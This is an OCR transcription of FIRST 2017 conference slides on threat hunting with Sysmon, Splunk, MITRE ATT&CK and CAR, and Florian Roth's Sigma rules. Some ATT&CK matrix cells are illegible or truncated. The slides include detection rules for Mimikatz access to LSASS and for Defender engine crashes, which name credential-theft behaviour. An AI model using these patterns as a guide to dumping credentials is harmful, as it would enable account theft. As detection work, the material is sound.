Command and	Exfiltration	Credential Access	Persistenc	Collection	Defense Evasion	Discovery	Privilege Escalation	Lateral Movement	Execution
[illegible]	[illegible]	Credential	Winlogon Helper DLL	Data from Local...	File System...	System Service...	Local Port Monitor	Application Deploym...	Windows Remote...
[illegible]	[illegible]	[illegible]	Local Port Monitor	Data from Removab...	Binary Padding	Application Window...	Accessibili Features	Remote Services	Service Execution
[illegible]	[illegible]	[illegible]	Accessibili Features	Data from Networ...	Rootkit	Query Registry	Path Interceptio	Windows Remote...	Windows Managem...
[illegible]	Encrypted	[illegible]	Basic	Input Capture	Obfuscated Files or...	Local Networ...	DLL Search...	Logon Scripts	Scheduled Task
Standard Cryptogr...	Scheduled Transfer	Credentials in Files	Modificatio	Data	Masquerad	Remote System...	File System...	Shared Webroot	Command-Line...
Commonly Used Port	Data Transfe...	Credential Manipulati	Modify Existin...	Screen Capture	DLL Search...	System Owner/U...	New Service	Exploitatio of...	Graphical User...
Uncommon Used Port	Exfiltration Over...	Brute Force	Path Interceptio	Email Collection	Software Packing	Network Service...	Scheduled Task	Third-party...	Scripting
Standard Applicati...	Exfiltration Over...	Two-Factor...	Logon Scripts	Clipboard Data	Indicator Blocking	Local Networ...	DLL Injection	Pass the Hash	Third-party...
Multilayer Encryption	Exfiltration Over...		DLL Search...	Automated Collection	DLL Injection	Process Discovery	Service Registr...	Remote Deskto...	Rundll32
Connection Proxy			Change Default...	Audio Capture	Scripting	Security Softwar...	Exploitatio of...	Windows Admin...	PowerShel
Communic Throug...			File System...	Video Capture	Indicator Remova...	Permission Groups...	Legitimate Credentials	Taint Shared...	Process Hollowing
Custom Comman...			New Service		Exploitatio of...	System Informat...	Bypass User...	Replication Throug...	Execution through...
Standard Non-...			Scheduled Task		Indicator Remova...	File and Director...	Web Shell	Pass the Ticket	Regsvr32
Web Service			Service Registr...		DLL Side-Loading	Account Discovery	AppInit DLLs	Remote File Copy	InstallUtil
Multi-Stage...			Registry Run Key...		Legitimate Credentials	Peripheral Device...			Regsvcs/Re
Remote File Copy			Hypervisor		Rundll32	System Time...			MSBuild
Data Encoding			Bootkit		Bypass User...				Execution through...

FIRST 2017 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE   Seite 19

Here is an example CAR «quick execution of a series of suspicious commands», which maps to a large number of Discovery techniques as well as some techniques from many other tactics.
This is one of the examples covered later on.

MITRE CARET (Analytics → T&T Matrix)



Detailed grid

Enable outlines

Select group

Search Analytics

SELECT ALL   CLEAR ALL

Command Launched from WinLogon
CAR-2014-11-008 □

Remotely Launched Executables via WMI
CAR-2014-12-001 ☑

Command and...	Exfiltration	Credential Access	Persistence	Collection	Defense Evasion	Discovery	Privilege Escalation	Lateral Movement	Execution
Data Obfuscatio	Data Compresse	Credential Dumping	Winlogon Helper DLL	Data from Local...	File System...	System Service...	Local Port Monitor	Application Deploym...	Windows Remote...
Fallback Channels	Exfiltration Over Oth	Network Sniffing	Local Port Monitor	Data from Removab...	Binary Padding	Application Window...	Accessibili Features	Remote Services	Service Execution
Cu[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	Query	Path	Windows Remote...	Windows Managem...
[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	DLL ...arch...	Logon Scripts	Scheduled Task
[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	File System...	Shared Webroot	Command-Line...
Used Port	[illegible]	[illegible]	[illegible]	[illegible]	...Search...	System Owner/U...	New Service	Exploitatio of...	Graphical User...
Uncommon Used Port	Exfiltration Over...	Brute Force	Path Interceptio	Email Collection	Software Packing	Network Service...	Scheduled Task	Third-party...	Scripting
Standard Applicati...	Exfiltration Over...	Two-Factor...	Logon Scripts	Clipboard Data	Indicator Blocking	Local Networ...	DLL Injection	Pass the Hash	Third-party...
Multilayer Encryption	Exfiltration Over...		DLL Search...	Automated Collection	DLL Injection	Process Discovery	Service Registr...	Remote Deskto...	Rundll32
Connectior Proxy			Change Default...	Audio Capture	Scripting	Security Softwar...	Exploitatio of...	Windows Admin...	PowerShel
Communic Throug...			File System...	Video Capture	Indicator Remova...	Permission Groups...	Legitimate Credentials	Taint Shared...	Process Hollowing
Custom Comman...			New Service		Exploitatio of...	System Informat...	Bypass User...	Replication Throug...	Execution through...
Standard Non-...			Scheduled Task		Indicator Remova...	File and Director...	Web Shell	Pass the Ticket	Regsvr32

CAR: Remote exec via WMI
T&T: Execution / WMI

Here is another example CAR «remotely launched executables via WMI», which maps to a single technique from Execution tactic (used for lateral movement).
This is another example covered later on.

Threat Hunting Project

www.threathunting.net

The ThreatHunting Project

Hunting for adversaries in your IT environment

Connect With Us


@ThreatHuntProj

Project Members

@DavidJBianco

David Bianco also created a web site and repository for the threat hunting project.

Threat Hunting Project



GitHub, Inc. [US] | https://github.com/ThreatHuntingProject/ThreatHunting/tree/master/hunts

ThreatHuntingProject / ThreatHunting

ThreatHunting / hunts /


DavidJBianco Added new hunt for suspcious command shells in process execution data — Latest commit 2211bbd on Dec 30, 2016

..		
analyze_producer_consumer_ratio.md	Added new PCR reference	7 months ago
antivirus_logs.md	Added a bunch of hunts from DigitalGuardian	10 months ago
beacon_detection_via_intra_request_...	Added @jackcr twitter link for malware C2 hunting.	10 months ago
checking-how-outsiders-see-you.md	Added new Safebrowsing hunt	10 months ago
comparing_host_images_memory_du...	Fixed links to published procedures (removed a few stale ones, fixed	10 months ago
critical_process_impersonation.md	Added link to string distance algorithm description	5 months ago
dynamic_dns_c2.md	fixes	
emet_log_mining.md	Fixed	
golden_ticket.md	Crea	
http_uri_analysis.md	fixes	
http_user_agent_analysis.md	New	
internet_facing_http_request_analysi...	Initia	
lateral-movement-via-explicit-creden...	Add	
lateral-movement-windows-authent...	Add	
lateral_movement_detection_via_pro...	Add	
net_session_c2.md	Add	
ntfs_extended_attribute_analysis.md	Swit	
privileged-group-tracking.md	Corr	
psexec-windows-events.md	Swit	

ram_dumping.md	Fixed links to published procedures (removed a few stale ones, fixed	10 months ago
rdp_external_access.md	Added refs to MITRE Cyber Analytic Repository	4 months ago
renamed-tools.md	Added refs to MITRE Cyber Analytic Repository	4 months ago
rogue_listeners.md	Fixed links to published procedures (removed a few stale ones, fixed	10 months ago
shimcache_amcache.md	Fixed links to published procedures (removed a few stale ones, fixed	10 months ago
suspicious_command_shells.md	Added new hunt for suspcious command shells in process execution data	4 months ago
suspicious_process_creation_via_win...	Added refs to MITRE Cyber Analytic Repository	4 months ago
webshell_behavior.md	Minor edits to clean up formatting	8 months ago
webshells.md	Switches _ to ` for pandoc latex of inline code	9 months ago
windows_autoruns_analysis.md	Added refs to MITRE Cyber Analytic Repository	4 months ago
windows_driver_analysis.md	Switches _ to ` for pandoc latex of inline code	9 months ago
windows_prefetch_cache_analysis.md	Switches _ to ` for pandoc latex of inline code	9 months ago
windows_service_analysis.md	Switches _ to ` for pandoc latex of inline code	9 months ago

FIRST 2017 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE Seite 22

It contains a large number of «hunts», ideas and descriptions of threat hunting techniques and methods.



ThreatHunter Playbook

GitHub, Inc. [US] | https://github.com/VVard0g/ThreatHunter-Playbook

The ThreatHunter-Playbook

Roberto Rodriguez @Cyb3rWard0g

A Threat hunter's playbook to aid the development of techniques and hypothesis for hunting campaigns by leveraging **Sysmon** and **Windows Events** logs. This project will provide specific chains of events exclusively at the host level so that you can take them and develop logic to deploy queries or alerts in your preferred tool or format such as Splunk, ELK, Sigma, GrayLog etc. This repo will follow the structure of the MITRE ATT&CK framework which categorizes post-compromise adversary behavior in tactical groups.

Goals

- Expedite the development of techniques an
- Help Threat Hunters understand patterns o
- Reduce the number of false positives while
- Provide enough resources to help on the d
- Share technical hunt concepts and techniq

Resources

- MITRE ATT&CK
- MITRE CAR
- Sqrrl Hunting Techniques
- Sysmon DFIR
- CyberWardog Labs Blog
- MalwareSoup Blog

Author

- Roberto Rodriguez @Cyb3rWard0g

Contributors

- Andy @malwaresoup
- Michael Haggis @M_Haggis

Roberto Rodriguez started a project called «The Threat-Hunter Playbook» including a blog a GitHub, which also details some great Threat Hunting techniques.
One example from his blog on how to detect Mimikatz will also be covered later on.

Florian Roth's Sigma Project

SIGMA

Sigma

Make Security Monitoring Great Again


Florian Roth, January 2017

Sigma - Generic Signatures for SIEM Systems

Sigma

Make Security Monitoring Great Again

Florian Roth started a project called SIGMA, which makes Security Monitoring great again.
SIGMA is a generic format for SIEM rules, which are independant of a SIEM solution.



Florian Roth’s Sigma Project

SIGMA

Sigma Format

Generic Signature Description

Sigma Converter


Applies Predefined and Custom Field Mapping

- Elastic Search Queries
- Splunk Searches
- ...

FIRST 2017 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE Seite 25

There are SIGMA converters available for Splunk, Elastic Search and maybe others, to convert Sigma rules to SIEM specific queries.

Florian Roth’s Sigma Project




Florian Roth regsvr32 Anomalies — Latest commit a5c3f42 10 hours ago

..		
sysmon_bitsadmin_download.yml	Added reference	9 days ago
sysmon_malware_backconnect_ports.yml	Rules: Suspicious locations and back connect ports	28 days ago
sysmon_malware_verclsid_shellcode.yml	Sysmon as 'service' of product 'windows'	a month ago
sysmon_mimikatz_detection_lsass.yml	Sysmon as 'service' of product 'windows'	a month ago
sysmon_mimikatz_inmemory_detection.y...	Sysmon as 'service' of product 'windows'	a month ago
sysmon_mshta_spawn_shell.yml	Minor fix > list to single value	10 hours ago
sysmon_office_macro_cmd.yml	Sysmon as 'service' of product 'windows'	a month ago
sysmon_office_shell.yml	MSHTA Rule v1	4 days ago
sysmon_password_dumper_lsass.yml	Sysmon as 'service' of product 'windows'	a month ago
sysmon_powershell_download.yml	Sysmon as 'service' of product 'windows'	a month ago

This is just a short list of SIGMAL rules for Windows Sysmon based detections.

Florian Roth's Sigma Project



GitHub, Inc. [US] | https://github.com/Neo23x0/sigma/tree/master/rules/windows/sysmon

sigma / rules / windows / sysmon / sysmon_mimikatz_detection_lsass.yml

Florian Roth Sysmon as 'service' of product 'windows' a0047f7 on Mar 13


0 contributors

17 lines (16 sloc) | 628 Bytes

```yaml
title: Mimikatz Detection LSASS Access
status: experimental
description: Detects process access to LSASS which is typical for Mimikatz (0x1000 PROCESS_QUERY_ LIMITED_INFORMATION, 0x0400 PROCE
reference: https://onedrive.live.com/view.aspx?resid=D026B4699190F1E6!2843&ithint=file%2cpptx&app=PowerPoint&authkey=!AMvCRTKB_V1J5
logsource:
    product: windows
    service: sysmon
detection:
    selection:
        - EventID: 10
          TargetImage: 'C:\windows\system32\lsass.exe'
          GrantedAccess: '0x1410'
    condition: selection
falsepositives:
    - unknown
level: high
```

FIRST 2017 | Advanced Incident Detection and Threat Hunting using Sysmon and Splunk | Tom Ueltschi | TLP-WHITE Seite 27

SIGMA rules are written in YAML format, which is easy to write and read.



Florian Roth's Sigma Project

Application Number of events: 9,921 (!) New events available

Level	Date and Time	Source
Information	5/9/2017 1:26:32 PM	Windows Error Repo...
Error	5/9/2017 1:26:29 PM	Application Error
Information	5/9/2017 1:18:28 PM	Windows Error Repo...

Event 1001, Windows Error Reporting

```
Fault bucket , type 0
Event Name:
Response: No
Cab Id: 0

Problem sign
P1: MsMpEng
P2: 4.9.10586.
P3: 580f0a6f
P4: mpengine
P5: 1.1.12101.
P6: 55e4ceb2
```


Log Name: Application
Source: Windows Error Reporting Logged: 5/9/2017 1:26:32 PM
Event ID: 1001 Task Category: None
Level: Information Keywords: Classic

Florian Roth @cyb3rops · 11h
It's always a good idea to monitor Malware Protection Engine crashes as caused by @taviso's PoC code
CVE-2017-0290
github.com/Neo23x0/sigma/... pic.twitter.com/ciPJEFHaUP

Florian Roth @cyb3rops · 11h
It's always a good idea to monitor Malware Protection Engine crashes as caused by @taviso's PoC code
CVE-2017-0290
github.com/Neo23x0/sigma/... pic.twitter.com/ciPJEFHaUP

In early May Tavis Ormandy published PoC code against Microsoft's AV engine, which received quite some media attention.

Florian Roth’s Sigma Project



Application Number of events: 9,921 (!) N

Level	Date and T
Information	5/9/2017 1
Error	5/9/2017 1
Information	5/9/2017 1

Event 1001, Windows Error Reporting

```
Fault bucket , type 0
Event Name: APPCRASH
Response: Not available
Cab Id: 0

Problem signature:
P1: MsMpEng.exe
P2: 4.9.10586.672
P3: 580f0a6f
P4: mpengine.dll
P5: 1.1.12101.0
P6: 55e4ceb2
```

Log Name:	Application
Source:	Windows Error Rep
Event ID:	1001
Level:	Information

Florian Roth @cyb3rops
It's always a good idea to
by @taviso's PoC code
CVE-2017-0290
github.com/Neo23x0/sigm


win_susp_msmpeng_crash.yml ●
sysmon_susp_net_execution.yml
win_admin_share_access.yml

```yaml
title: Microsoft Malware Protection Engine Crash
description: This rule detects a suspicious crash of the Microsoft Malware Protection Engine
status: experimental
date: 2017/05/09
reference:
    - https://bugs.chromium.org/p/project-zero/issues/detail?id=1252&desc=5
    - https://technet.microsoft.com/en-us/library/security/4022344
author: Florian Roth
logsource:
    product: windows
    service: application
detection:
    selection1:
        Source: 'Application Error'
        EventID: 1000
    selection2:
        Source: 'Windows Error Reporting'
        EventID: 1001
    keyword1:
        - 'MsMpEng.exe'
    keyword2:
        - 'mpengine.dll'
    condition: selection1 or selection2 and keyword1 and 1 of keyword2
falsepositives:
    - Unknown
level: high
```

Florian Roth @cyb3rops · 11h
It's always a good idea to monitor Malware Protection Engine crashes as caused by @taviso's PoC code CVE-2017-0290
github.com/Neo23x0/sigma/... pic.twitter.com/ciPJEFHaUP

Florian created and published a SIGMA rule to detect MS Malware Protection Engine crashes.

Florian Roth’s Sigma Project



Application Number of events: 9,921 (!) N

Level	Date and T
Information	5/9/2017 1
Error	5/9/2017 1
Information	5/9/2017 1

Event 1001, Windows Error Reporting

Log Name:	Application
Source:	Windows Error Rep
Event ID:	1001
Level:	Information

win_susp_msmpeng_crash.yml
sysmon_susp_net_execution.yml
win_admin_share_access.yml

```
title: Microsoft Malware Protection Engine Crash
description: This rule detects a suspicious
status: experimental
date: 2017/05/09
reference:
    - https://bugs.chromium.org/p/project
    - https://technet.microsoft.co          ary/security/4022344
author: Florian Roth
```

```
prometheus:tools neo$
prometheus:tools neo$ python3 sigmac.py -t splunk ../rul
es/windows/builtin/win_susp_msmpeng_crash.yml
(Source="Application Error" EventID="1000") OR (Source="
Windows Error Reporting" EventID="1001") ("MsMpEng.exe")
 ("mpengine.dll")
prometheus:tools neo$
```

